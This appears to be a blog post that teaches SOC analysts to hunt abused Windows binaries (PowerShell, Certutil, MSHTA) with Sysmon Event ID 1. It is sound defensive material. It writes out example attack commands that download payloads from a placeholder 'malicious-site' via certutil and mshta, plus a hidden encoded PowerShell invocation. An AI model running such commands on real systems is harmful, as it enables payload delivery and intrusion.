Hunting Living-off-the-Land Binaries (LOLBins) Using Windows Sysmon
Introduction
Hunting Living-off-the-Land Binaries (LOLBins) Using Windows Sysmon
Introduction
Many people think attackers always use malware to compromise a Windows system. In reality, attackers often use tools that are already installed on Windows. These tools are called Living-off-the-Land Binaries (LOLBins).
Because these programs are legitimate Windows files, they can look like normal activity and may not be blocked by antivirus software. This is why SOC analysts and threat hunters should know how to detect their misuse.
In this article, we’ll learn what LOLBins are, why attackers use them, and how Windows Sysmon helps us detect suspicious activity.
What are LOLBins ?
Many legitimate Windows tools, commonly known as Living-off-the-Land Binaries (LOLBins), are documented by the LOLBAS (Living Off the Land Binaries and Scripts) project. Attackers abuse these trusted tools to execute malicious activities
Some common LOLBins are:

- PowerShell — Runs scripts and automates tasks.
- Certutil — Manages certificates but can also download files.
- MSHTA — Runs HTML applications and can execute malicious scripts.
- Rundll32 — Runs DLL files and can be abused to execute malicious code.
These tools are trusted by Windows, which makes them attractive to attackers.
Why Use Sysmon?
Windows Event Logs provide basic information, but Sysmon (System Monitor) records much more detailed activity.
Sysmon helps security teams monitor:
- Process creation
- Network connections
- File creation
- Registry changes
- Process relationships
One of the most useful events is Sysmon Event ID 1, which records every new process created on the system.
Understanding Sysmon Event ID 1
Whenever a program starts, Sysmon generates Event ID 1.
Important fields include:
- Image — The program that was executed.
- CommandLine — The exact command used.
- ParentImage — The process that launched it.
- User — The account that executed the process.
- Hashes — File hashes for investigation.
A sample event looks like this:
Event ID: 1Image:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exeCommandLine:
powershell.exe -nop -w hidden -enc SQBFAFgA...ParentImage:
explorer.exeThe CommandLine field is especially important because attackers often include suspicious options.
Hunting Suspicious PowerShell
PowerShell is a powerful Windows tool used by administrators, but attackers also use it to run malicious commands.
Look for command-line arguments like:
-enc(Encoded Command)-nop(No Profile)-w hidden(Hidden Window)IEXDownloadString
Example:
powershell.exe -nop -w hidden -enc SQBFAFgA...This command hides the PowerShell window and executes an encoded command, which is unusual for normal users.
MITRE ATT&CK: T1059.001 — PowerShell
Hunting Certutil Abuse
Certutil is normally used to manage certificates.
Attackers often use it to download files from the internet.
Example:
certutil.exe -urlcache -split -f http://malicious-site/payload.exe payload.exeThings to watch for:
-urlcache-splithttp://https://
If Certutil is downloading files from the internet, it deserves investigation.
MITRE ATT&CK: T1105 — Ingress Tool Transfer
Hunting MSHTA Abuse
MSHTA is used to run HTML applications.
Attackers may use it to execute remote scripts.
Example:
mshta.exe http://malicious-site/payload.htaLook for:
- Internet URLs
.htafiles- JavaScript or VBScript
These activities are uncommon in normal business environments.
MITRE ATT&CK: T1218.005 — Signed Binary Proxy Execution
Why Parent Process Matters
The parent process tells us which application started another process.
For example:
Normal
Explorer.exe
   └── PowerShell.exe
Suspicious
WINWORD.exe
   └── PowerShell.exe
If Microsoft Word launches PowerShell, it may indicate a malicious document or macro attack.
Always check the parent process during your investigation.
Simple Detection Tips
As a SOC analyst, pay attention when you see:
- PowerShell using
-enc - Certutil downloading files
- MSHTA connecting to websites
- Office applications launching PowerShell
- Hidden PowerShell windows
- Long encoded command lines
These signs do not always mean an attack, but they should be investigated.
Conclusion
Attackers don’t always need malware. They often abuse trusted Windows tools to avoid detection.By monitoring Sysmon Event ID 1, SOC analysts can detect suspicious process execution, identify unusual command-line arguments, and investigate abnormal parent-child process relationships.
Learning to hunt LOLBins is an important skill for every blue team member because these techniques are widely used by modern attackers.
The next time you review Sysmon logs, don’t just look at the process name — look at the command line, parent process, and execution context. Those details often reveal the real story.
메타데이터
- post_id
- bb914b77cd38
- slug
- hunting-living-off-the-land-binaries-lolbins-using-windows-sysmon-bb914b77cd38
- url
- https://medium.com/@bharathkola44/hunting-living-off-the-land-binaries-lolbins-using-windows-sysmon-bb914b77cd38
- canonical_url
- https://medium.com/@bharathkola44/hunting-living-off-the-land-binaries-lolbins-using-windows-sysmon-bb914b77cd38
- author_url
- https://medium.com/@bharathkola44
- status
- ok
- fetched_at
- 2026-07-14 15:25:40